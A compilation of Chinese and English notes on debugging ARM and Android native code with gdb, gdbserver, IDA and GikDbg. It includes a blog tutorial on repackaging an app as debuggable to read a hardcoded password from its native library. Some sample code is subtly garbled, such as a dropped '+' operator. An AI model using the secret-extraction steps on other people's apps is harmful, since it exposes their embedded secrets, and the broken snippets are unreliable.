.OAD:50F61492 05 93                 STR     R3, [SP,#0x258+var_244]
.OAD:50F61494 01 F0 7F F8           BL      loc_50F62596
.OAD:50F61498                       ; ---------------------------------------------------------------------------
.OAD:50F61498                       loc_50F61498                            ; CODE XREF: dump_run+2E↑j
.OAD:50F61498 BD 49                 LDR     R1, =(unk_50FD5004 - 0x50F614A4)
.OAD:50F6149A D0 22 12 01           MOVS    R2, #0xD00
.OAD:50F6149E 3D AE                 ADD     R6, SP, #0x258+var_164
.OAD:50F614A0 79 44                 ADD     R1, PC ; unk_50FD5004
.OAD:50F614A2 89 18                 ADDS    R1, R1, R2
.OAD:50F614A4 30 1C                 MOVS    R0, R6
.OAD:50F614A6 0C AA                 ADD     R2, SP, #0x258+var_228
.OAD:50F614A8 60 F0 4E F9           BL      0x50FC1748
.OAD:50F614AC B9 49                 LDR     R1, =(loc_50FD6584 - 0x50F614B6)
.OAD:50F614AE 80 23 DB 00           MOVS    R3, #0x400
.OAD:50F614B2 79 44                 ADD     R1, PC ; loc_50FD6584
.OAD:50F614B4 3C A8                 ADD     R0, SP, #0x258+var_168
.OAD:50F614B6 C9 18                 ADDS    R1, R1, R3
.OAD:50F614B8 8A AA                 ADD     R2, SP, #0x258+var_30
.OAD:50F614BA 60 F0 45 F9           BL      0x50FC1748
.OAD:50F614BE B6 49                 LDR     R1, =(unk_50FD5004 - 0x50F614CA)
.OAD:50F614C0 B0 22 D2 00           MOVS    R2, #0x580
```

gdb 调试的问题：

1）Gdb 在遇到 bx pc；nop 指令，从 thumb 指令切换到 arm 指令时，会出错，调试无法继续进行。解决方法：

http://sourceware-org.1504.n7.nabble.com/Fix-ARM-stepping-over-Thumb-mode-quot-bx-pc-quot-or-quot-blx-pc-quot-td69213.html）

2）gdb 遇到如下的拷贝指令也会退出调试，解决方法是跳过这段代码的位置下断点。

```
LOAD:510A3F88                           loc_510A3F88                                                    ; CODE
XREF: libexec_memcopy+1Ej
LOAD:510A3F88 DC 13 B1 E8                                       LDMIA     R1!, {R2-R4,R6-R9,R12}
LOAD:510A3F8C 01 50 55 E2                                       SUBS       R5, R5, #1                   ; 这里 r5 不断的减少
LOAD:510A3F90 DC 13 A0 E8                                       STMIA     R0!, {R2-R4,R6-R9,R12}
LOAD:510A3F94 FB FF FF 1A                                       BNE         loc_510A3F88
LOAD:510A3F98 D4 03 BD E8                                       LDMFD     SP!, {R2,R4,R6-R9}
```

Arm 软件中断

bkpt 0: 70 00 20 E1/00 BE

32bit 16bit

ARM Hardware Breakpoint vs Software Breakpoint

对于 ARM debugger 工具，常用的有两种 breakpoint. Hardware vs Software 类型。

ARM 文档给出的相关定义如下。

Hardware breakpoints:

1) 依赖于目标 processor 实现， 大多数 ARM processor 都包含了特定的硬件资源，例如

ARM EmbeddedICE 硬件逻辑， 来匹配特定的硬件事件。

调试时使用的调试器可以配置这些硬件资源来实现指令和数据断点。

数据断点有时也被称作为 watchpoint.

2) 哪些硬件资源有效存在，依赖于所使用的处理器。 具体需要参考处理器手册。

3） 硬件断点能够提供额外的匹配能力。 比如可以匹配某个外部信号，

比如区分具有特定权限和非特定权限的存取访问等。 **设置地址/数据断点**对话框列出了目标硬件的能力范围。

4） 硬件指令断点并不需要内存中的指令发生改变。

这意味着硬件断点可以用来调试 flash 和 ROM 中的代码， 并且也能被用于调试可自我修改的代码。

Software Instruction Breakpoint

1）如果处理器不支持硬件指令断点， 或者你已经用完了有效的硬件断点资源，

这时你可以使用软件指令断点。

2） 软件指令断点修改内存中的指令以创造一个特殊的值， 该值被执行的时候使得处理器进入调试模式。

写入内存中的特殊值取决于所使用的处理器类型。 对于 ARM 处理器， 根据体系结构和处理器版本，

下列机制之一被使用：

a ）Undefined instruction 被写入内存中， 并且一个硬件断点资源被用来监测该指令的执行。

当硬件断点单元监测到该 undefined instruction 进入执行流水线阶段， 则处理器进入调试模式。

b ） 一条 ARMv5 BKPT 指令被写入内存， 并且一个硬件断点资源被用来监测该指令的执行。

当硬件断点单元监测到该 BKPT 指令进入执行流水线阶段，则处理器进入调试模式。

c ）一条 ARMv5 BKPT 指令被写入内存。 当该条指令被执行的时候， 处理器自动进入调试模式。

3）当一个硬件断点单元被用于监测软件指令断点时， 无论有多少个软件指令断点被设置，
仅仅只有单个的硬件断点资源被使用。 如果你不能成功设置软件指令断点， 你可能需要尝试
首先释放一个硬件断点资源出来。

4） 软件断点不能用于调试 flash 或者 ROM 代码。 并且在可自我修改的代码中不可靠。

注意

1）当浏览内存或者汇编代码时， 调试目标硬件给出的是内存实际值。

2） 在运行之前， 任何软件断点都已经被写入了内存。

3） 当处理器停机的时候， 软件断点会从内存中被移除。 在许多处理器中，不能在运行时访问内存。

这意味着如果你在目标硬件运行时，断开了调试器和被调试处理器间的连接， 那些断点将被保留在内存中！

如果处理器随后执行其中的某个断点指令，则（具体依赖于体系结构）处理器要么停在软件断点处；

要么导致处理器产生一个未定义异常。

http://blog.csdn.net/cfy_phonex/article/details/10682599


Debugging Apps with Native Code - part 1

If you've ever developed an application, you have probably used a debugger. These tools can help developers find and eliminate bugs very effectively. For developers on Android, the DDMS that the Android SDK provides makes debugging your Java code very straightforward, and debugging native code can be accomplished with the “ndk-gdb” debugger that is included with the Android NDK. However, malicious users can also take advantage of debuggers. Even without the source code of an application, applications containing native code can be debugged. This is increasingly dangerous for applications that store secrets in the application itself. This post will help you setup and debug native applications. The following is a list of “requirements”:

- A basic understanding of:
  - Android development and reverse engineering
  - Linux utilities
  - "gdb" and IDA Pro
- A **rooted** device or emulator running no lower than Android API 9 (Gingerbread)
- A properly configured environment (Android SDK/NDK, apktool, signing utility, etc.)
- IDA Pro (IDA Pro demo works as well)
- Patience :)

Note: I had to split this into two posts, so part one will contain setting up "ndk-gdb", and part two will be actually using it.

I’ve created a simple application and installed it on an emulator that simply prompts the user to enter a password. Our goal is to obtain this password.




Our first step is to use "apktool" to decode this application and review its contents. Doing some exploring, we quickly see that the application contains a shared library, *libnative.so*, and further investigation shows that the “MainActivity” activity loads this library.

```
root@android-assessment:/p/Debug/testing/com.jakev.debugnative# ls -l lib/armeabi/
total 12
-rw-r--r-- 1 root root 10152 2012-02-09 20:26 libnative.so
root@android-assessment:/p/Debug/testing/com.jakev.debugnative# grep -rn 'loadLibrary' smali/
smali/com/jakev/debugnative/MainActivity.smali:100:    invoke-static {v0}, Ljava/lang/System;->loadLibrary(Ljava/lang/String;)V
root@android-assessment:/p/Debug/testing/com.jakev.debugnative#
```

We also can confirm that there are no passwords in the *MainActivity.smali* code (Smali code is disassembled Dalvik bytecode). We do see, however, that a function from the native library titled "check()" is called, and passed the user supplied password.

We switch gears to IDA Pro and open up *libnative.so*. Again, we don't see any passwords sticking out, but we do see an export, "generatePassword." I'm by no means a master at ARM assembly (one of my goals is to learn more about ARM), so I need another way to obtain this password. Our next step is setup "gdb" to debug the process. Keep in mind this is just an example, and some people may be able to look at this function and know exactly what it does. This may or may

not be the case in a “real” application.



Now we can setup our environment to debug this application. I will use the output directory of “apktool” as a starting point. The goal is to launch the application, create a breakpoint around this function, and print the register containing the password. If you have ever built apps with native code for Android, you should be familiar with the “ndk-build” command. This tool is responsible for compiling your codes and placing them in the proper location. When you compile code with the “NDK_DEBUG=1” option set, this tool will kindly package “gdbserver” (along with a *gdb.setup* configuration file) with your application so that when it is installed, the client script, “ndk-gdb,” can connect to the remote process. Let’s see what happens if we try to launch the MainActivity activity of the Debug Native application:

```
root@android-assessment:/p/Debug/testing/com.jakev.debugnative# ndk-gdb --launch=com.jakev.debugnative.MainActivity
/opt/android-ndk-r7/build/core/add-application.mk:133: *** Android NDK: Aborting...    .  Stop.
ERROR: The device does not support the application's targetted CPU ABIs!
       Device supports:  armeabi
       Package supports: Android NDK: Your APP_BUILD_SCRIPT points to an unknown file: ./jni/Android.mk
root@android-assessment:/p/Debug/testing/com.jakev.debugnative#
```

The script errors out looking for a *jni/Android.mk* file. The *Android.mk* file is a Makefile that tells the compiler what it needs to do. Obviously, it couldn't find this, so let's steal one from the "two-libs" sample provided with the Android NDK and modify it for our needs.

```
# Copyright (C) 2009 The Android Open Source Project
#
# Licensed under the Apache License, Version 2.0 (the "License");
# you may not use this file except in compliance with the License.
# You may obtain a copy of the License at
#
#      http://www.apache.org/licenses/LICENSE-2.0
#
# Unless required by applicable law or agreed to in writing, software
# distributed under the License is distributed on an "AS IS" BASIS,
# WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
# See the License for the specific language governing permissions and
# limitations under the License.
#

# the purpose of this sample is to demonstrate how one can
# generate two distinct shared libraries and have them both
# uploaded in
#

LOCAL_PATH:= $(call my-dir)

include $(CLEAR_VARS)

# modify these
LOCAL_MODULE    := libnativ
LOCAL_SRC_FILES := native.c

include $(BUILD_SHARED_LIBRARY)
~
```

Great, now let's try to launch the application again:

```
root@android-assessment:/p/Debug/testing/com.jakev.debugnative# ndk-gdb --launch=com.jakev.debugnative.MainActivity
ERROR: Package com.jakev.debugnative is not debuggable ! You can fix that in two ways:

  - Rebuilt with the NDK_DEBUG=1 option when calling 'ndk-build'.

  - Modify your manifest to set android:debuggable attribute to "true",
    then rebuild normally.

After one of these, re-install to the device!
root@android-assessment:/p/Debug/testing/com.jakev.debugnative#
```

This time, it found the *AndroidManifest.xml* file decoded by "apktool", but this application was not marked as "debuggable." We need to modify this, rebuild the application, and load our new application to the device.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="com.jakev.debugnative"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-sdk android:minSdkVersion="9" />
    <application android:label="@string/app_name" android:icon="@drawable/ic_launcher" android:debuggable="true">
<activity android:label="@string/app_name" android:name=".MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```

Before we go ahead and reinstall the application, remember that I said that when you build your native code with "NDK_DEBUG=1", it will include the "gdbserver" and configuration file with the application. Let's copy the "gdbserver" (found in the Android NDK directory) and create a fake *gdb.setup*. The *gdb.setup* will tell "gdbserver" where it should look for shared libraries, and some other information. When your native code is built, a copy of your shared library will be placed in the *./obj/local/armeabi*/* directory of the application, and a copy of "gdbserver" and *gdb.setup* will be placed in *./libs/armeabi**. Let's mimic this in our project directory:

Our *libs/armeabi/gdb.setup* looks like:


The “gdbserver” file will also get pushed to the applications directory on the device during installation, so we can do that after we install the new application.

Debugging Apps with Native Code - part 2

This is part two of Debugging Apps with Native Code.


Now we have successfully installed a debuggable copy of our application to the device, let's launch "ndk-gdb" again (I've suppressed errors to make the screen cleaner, but you should use the --verbose option for testing):

Success! The application is running, and we have successfully attached. A simple "shared info" command will show that the *libnative.so* library was successfully loaded. Recall from before, our goal is to set a breakpoint, and print the register containing the password. If we look in IDA, we will see that the function "check()" is exported as "Java_com_jakev_debugnative_MainActivity_check", and after the "generatePassword" function is called, there is a string compare ("strcmp") function call.




Let’s set a breakpoint for “generatePasword”, continue, switch to the emulator and enter / submit a password.

We see that our breakpoint has hit, and the debugger has stopped execution. Let's now advance to the "strcmp" function. The code should stop again. Now all that is left is to examine the registers. While trying to learn more about ARM, I learned that the return value of a function are placed into register 0 ($r0), and since we are assuming that "generatePassword" is returning our password, let's use the examiner to view this register:



That looks promising! Let's close out of our debugging session and enter this as the password.



As expected “abcdefghij” is the correct password! I will include the source files for the project and native code if you would like to explore the app or try it for yourself.

The source files and APK are available here.

What is important here is that shared secrets in the application are never safe. Even through clever obfuscation, they can be obtained. While this may seem like a boring example, this type of vulnerability exists in popular applications on the Android market today. Stay tuned for more posts similar to this!

-jakev
http://blog.thecobraden.com/2012/02/debugging-apps-with-native-code-part-1_09.html
https://github.com/jakev/AndroidNativeDebugging

用 gdb 调试 android webkit

用 gdb 调试 webkit

参考：http://source.android.com/porting/debugging_gdb.html， 直接看这一段 Detailed Instructions

启动模拟器

$emulator

进入 device

$adb shell

从模拟器点击启动 Browser

看看它的 process id 是多少

#ps

记住你要的 pid

启动 gdbserver， 指定在哪个 prot 上监听 client，指定调试哪个进程

#gdbserver :5039 --attach pid

开始 cient 端的工作

On your workstation, forward port 5039 to the device with adb: 不知道怎么翻译

打开一个新的终端

$adb forward tcp:5039 tcp:5039

$cd ~/mydroid

找一个最新版本的 arm-eabi-gdb

$find -name arm-eabi-gdb

记住 path

启动 gdbclient

$/home/peipei/mydroid/prebuilt/linux-x86/toolchain/arm-eabi-4.4.0/bin/arm-eabi-gdb
/home/peipei/mydroid/out/target/product/generic/symbols/system/bin/app_process

In gdb, Tell gdb where to find the shared libraries that will get loaded:

(gdb)set solib-absolute-prefix /home/peipei/mydroid/out/target/product/generic/symbols

(gdb)set solib-search-path /home/peipei/mydroid/out/target/product/generic/symbols/system/lib

小心，路径别写错，如果错了，gdb 是不会告诉你的。

另外，要注意，两个路径都要指向 symbols 目录。

Connect to the device by issuing the gdb command:

(gdb)target remote :5039

The :5039 tells gdb to connect to the localhost port 5039, which is bridged to the device by adb.

You may need to inspire gdb to load some symbols by typing:

(gdb)shared

建立 ARM 平台上的交叉调试器 gdb 和 gdbserver

gdb-6.6 使用了 autoconf/automake，因此通过设置 configure 脚本的 --target，--host,--prefix 参数就可以方便的移植到别的平台。--target 指定编译后的文件针对的是什么目标板，一般设置为交 叉编译器的前缀，比如--target=arm-linux, --target=mips-linux，--target=armv5-linux-uclibc, --target 的缺省值为 i386-linux, 也就是 PC 机。 --host 指定编译后的文件的运行环境，取值可以是 i386-linux 或者交叉编译器的前缀，缺省为 i386-linux，--prefix 指定要安 装的目录。

1.到 http://www.gnu.org/software/gdb 下载 gdb-6.6.tar.gz 到/tmp 解压到/opt 下

```
#cd /opt
#tar xzvf /tmp/gdb-6.6.tar.gz
```

2、建立配置文件、编译

gdb 允许把编译配置和编译结果放到任意的目录，因此可以在 gdb 目录之外建立一个专门放编译文件的目录。

```
#cd /opt
```

```
#mkdir -p arm-gdb/build
#cd arm-gdb/build

#/opt/gdb-6.6/configure --host=i386-linux --target=armv5-linux-uclibc --prefix=/opt/arm-gdb
#make
#make install
```

其 中：host 指定了运行环境为 i386 机器，target 指定了需要调试的目标机环境（我使用的 ARM toolchain 是 armv5-linux-uclibc-gcc，因此这样指定，如果是用 arm-linux-gcc，则--target=arm- linux），prefix 指定了编译后的结果存放的位置，也就是安装目录。

如果在编译 arm-linux-low.c 这个文件时提示找不到“sys/reg.h”，则修改 arm-linux-low.c，注释掉#include "sys/reg.h"。

可以在/opt/arm-gdb/bin 下找到可执行的 armv5-linux-uclibc-gdb, armv5-linux-uclibc-gdbtui, armv5-linux-uclibc-run。

3、gdbserver 的移植

gdbserver 要用到 gdb 源码目录下的一些头文件，因此无法在 gdb 源码目录之外建立编译文件。

```
#cd /opt/gdb-6.6/gdb/gdbserver
#vi build.arm
```

内容如下：

```
./configure --target=armv5-linux-uclibc --host=armv5-linux-uclibc --prefix=/opt/arm-gdb/gdbserver
make
make install
```

```
#chmod +x build.arm
#./build.arm
```

注意：此处 target 参数和 host 参数都要设置为 armv5-linux-uclibc，因为 gdbserver 是放在目标板上运行的。

编译后，可以在/opt/arm-gdb/gdbserver/bin 下找到 armv5-linux-uclibc-gdbserver，下载该文件到目标板并重命名为 gdbserver，

同时要下载 gdbserver 需要的库文件 libthread_db-x.x.x.so，再建立两个符号链接 libthread_db.so 和 libthread_db.so.1。

4、使用 gdbserver

在目标板上运行 gdbserver

#./gdbserver 192.168.0.2:2345 hello

其中 192.168.0.2 为目标板的 IP，可以写 localhost，也可以不写。2345 为 gdbserver 打开的端口，可以自己设置。

#./gdbserver :2345 hello

在宿主机上运行

#armv5-linux-uclibc-gdb hello

(gdb)target remote 192.168.0.2:2345

(gdb)b main

(gdb)continue

使用 X-Windows 下的 DDD

#ddd --debugger armv5-linux-uclibc-gdb

在 DDD 的 GDB 终端控制窗口中健入:

(gdb) target 192.168.0.2:2345

6、问题

移植的 gdbserver 可以和 Host 上的 mips-linux-gdb 连接上，但是 run 的时候 gdbserver 出现 Killing inferior 错误

解决方法：因为执行完 target 命令后，目标板程序已经在运行，所有应该用 continue 命令而不是 run 命令。

7、附 1：GDB 的基本指令：

load：装入一个程序
symbol-file：装入符号库文件，可以是用-g 参数编译的可执行文件。
f(ile)：指定一个可执行文件进行调试，gdb 将读取些文件的调试讯息，如 f a.exe
l(ist)：列程序出源文件
r(un) ：装载完要调试的可执行文件后，可以用 run 命令运行可执行文件
b(reak)：设置断点（break point），如 b 25，则在源程序的第 25 行设置一个断点，当程序执行到第 25 行时，就会产生中断；也可以使用 b funcname，funcname 为函数的名称,当程序调用些函数时，则产生中断
c(ontinue)：c 命令可以另中断的程序继续执行，直到下一个中断点或程序结束
p(rint)：输入某个变量的值，如程序定义了一个 int aa 的就是，p aa 就会输出 aa 的当前值
n(ext)：程序执行到断点时中断执行，可以用 n 指令进行单步执行
s(tep)：程序执行到断点时中断执行，可以用 s 指令进行单步执行进某一函数
q(uit)：退出 GDB

8、附 2：调试驱动程序和共享库

(1)调试 LKM(Loadable Kernel Module)
.在目标板上插入模块并输出 map 信息，查看.text 入口地址：
#insmod -m hello.ko > map
#grep .text map
比如为 0xc68c0060
.在 gdb 中转入 LKM 的调试信息：
(gdb) add-symbol-file hello.ko 0xc68c0060 /*注意必须是 LKM .text 的入口地址）
.正常调试

(2)调试共享库
.样例程序：
test.c:
#include <stdio.h>
int test(int a, int b)

```
{
int s = a b;
printf("%d\n", s);
return s;
}
```

main.c:

```
#include <stdio.h>
extern int test(int a, int b);
int main(int argc, char* argv[])
{
int s = test(10, 20);
return s;
}
```

Makefile:

```
all: so main
so:
armv5-linux-uclibc-gcc -g test.c -shared -o libtest.so
main:
armv5-linux-uclibc-gcc -g main.c -L./ -ltest -o test.exe
clean:
rm -f *.exe *.so
```

.编译并设置环境变量

```
#make
```

在目标板上：

```
#export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:./
#gdbserver localhost:2345 ./test.exe
```

.运行 gdb 客户端

```
#armv5-linux-uclibc-gdb
(gdb)symbol-file test.exe
(gdb)target remote 192.168.0.2:2345
(gdb)b main
(gdb)c
```

.查看 libtest.so 的代码在内存中的位置。(从 gdbserver 的输出或者用 ps 可以得到 test.exe 的进程 ID，这里假设 PID 是 11547)

在目标板上：

#cat /proc/11547/maps

输出：

```
.........
0076a000-0076c000 rwxp 0076a000 00:00 0
00bbe000-00bbf000 r-xp 00bbe000 00:00 0
00fcc000-00fcd000 r-xp 00000000 03:01 1238761 /root/test/gdbservertest/libtest.so
00fcd000-00fce000 rwxp 00000000 03:01 1238761 /root/test/gdbservertest/libtest.so
08048000-08049000 r-xp 00000000 03:01 1238765 /root/test/gdbservertest/test.exe
08049000-0804a000 rw-p 00000000 03:01 1238765 /root/test/gdbservertest/test.exe
.........
```

由此可以知道：libtest.so 的代码在 00fcc000-00fcd000 之间。

.查看 libtest.so 的.text 段在内存中的偏移位置：

```
armv5-linux-uclibc-objdump -h libtest.so |grep .text
```

输出：

```
.text 00000130 00000450 00000450 00000450 2**4
```

即偏移位置为 0x00000450

.回到板子上的 gdb 窗口，加载 libtest.so 的符号表。

(gdb)add-symbol-file libtest.so 0x00fcc450

(这里 0x00fcc450 = 0x00fcc000 0x00000450)

.在共享库的函数中设置断点

(gdb)b test

.继续调试共享库

http://www.cnblogs.com/papam/archive/2009/11/20/1606906.html

GikDbg

GikDbg 是什么？

GikDbg 是一款移动平台的汇编级调试器，它基于 OllyDbg ，GDB 以及 LLVM 实现而来。

GikDbg 能做什么？

OllyDbg 现已广泛用于 PC 平台软件安全领域，GikDbg 是 OllyDbg 向移动平台转移的产物，它可以协助您完成诸如应用调试分析，应用安全评估，应用漏洞挖掘等移动安全领域。

GikDbg for iOS 更新日志 - v1.1.build140606.1

修复列表:

1. 修复了某些情况下无法撤销动态库注入的缺陷；

2. 修复了程序在运行状态 detach 出错的缺陷；

3. 修复了在调试会话中直接关闭程序无法退出 lldb 进程的 bug；

改进列表:

1. 添加 CPU 信息窗口显示当前感兴趣的地址列表；

2. 添加以双击寄存器值修改该寄存器的功能；

3. 添加以双击的方式修改标致寄存器的功能；

4. 添加跳转指令高亮显示跳转标志表示是否跳转；

5. 添加修改堆栈内存的菜单；

gikdbg 系列教程 1-移动互联网时代的 ollydbg

```
void usage(void) {

printf(“原创文章，欢迎转载和引用，不过请附上原始链接(http://gikir.com/blog/?p=29)和本申明，否则嘛，哼哼…\n”);

}
```

在 Windows 的世界里，最好用的调试器莫过于 ollydbg。强大的静态分析，完善的动态调试，易用的交互界面，牛逼的插件系统…这些特性使得 ollydbg 成为软件安全领域标准的动态分析工具。

不过，当前我们身处移动互联网的崭新时代！量身为 Windows 定制的 ollydbg 在移动领域无法施展拳脚。现在，如果我们想调试 iOS 和 Android 程序，一般采取 gdb+openssh 或者 gdb+gdbserver 的方式，更高级一点的采取 ida+[ida- named]_server 的方式。


gdb 功能强大但基于命令行使得其使用门槛颇高，并且软件安全领域更多的是调试汇编代码，使用 gdb 显得有点力不从心，调试体验十分糟糕。

ida 是世界公认最好用的静态分析工具并且集成有强大的调试套件，不过作为一款调试器来评价，ida 调试移动软件也显得不够完善，具体体现在切换到 未分析过的模块时显示的内容都是原始数据，很难进行深入调试。并且高昂的购买价格也阻挡了一部分像我一样的穷屌丝。更遗憾的是，ida 已经停止支持 iOS 的调试了…

在我们研究移动安全解决方案的过程中,一直苦于没有良好的调试工具来辅助我们的研究工作顺利展开，一怒之下，在经过漫长的摸索并且争取到 ollydbg 原作者 Oleh Yuschuk 的同意后，我们基于 ollydbg 推出了移动软件安全研究调试方案-gikdbg!

gikdbg 是一款继承了 ollydbg 所有优点的调试器，唯一不同的是，它量身为移动软件定制。下载地址 http://gikir.com/product.php,欢迎各位朋友提供一些改进意见和 Bug 反馈，帮助我们将他开发得更加完善。

gikdbg 调试主窗口预览图：



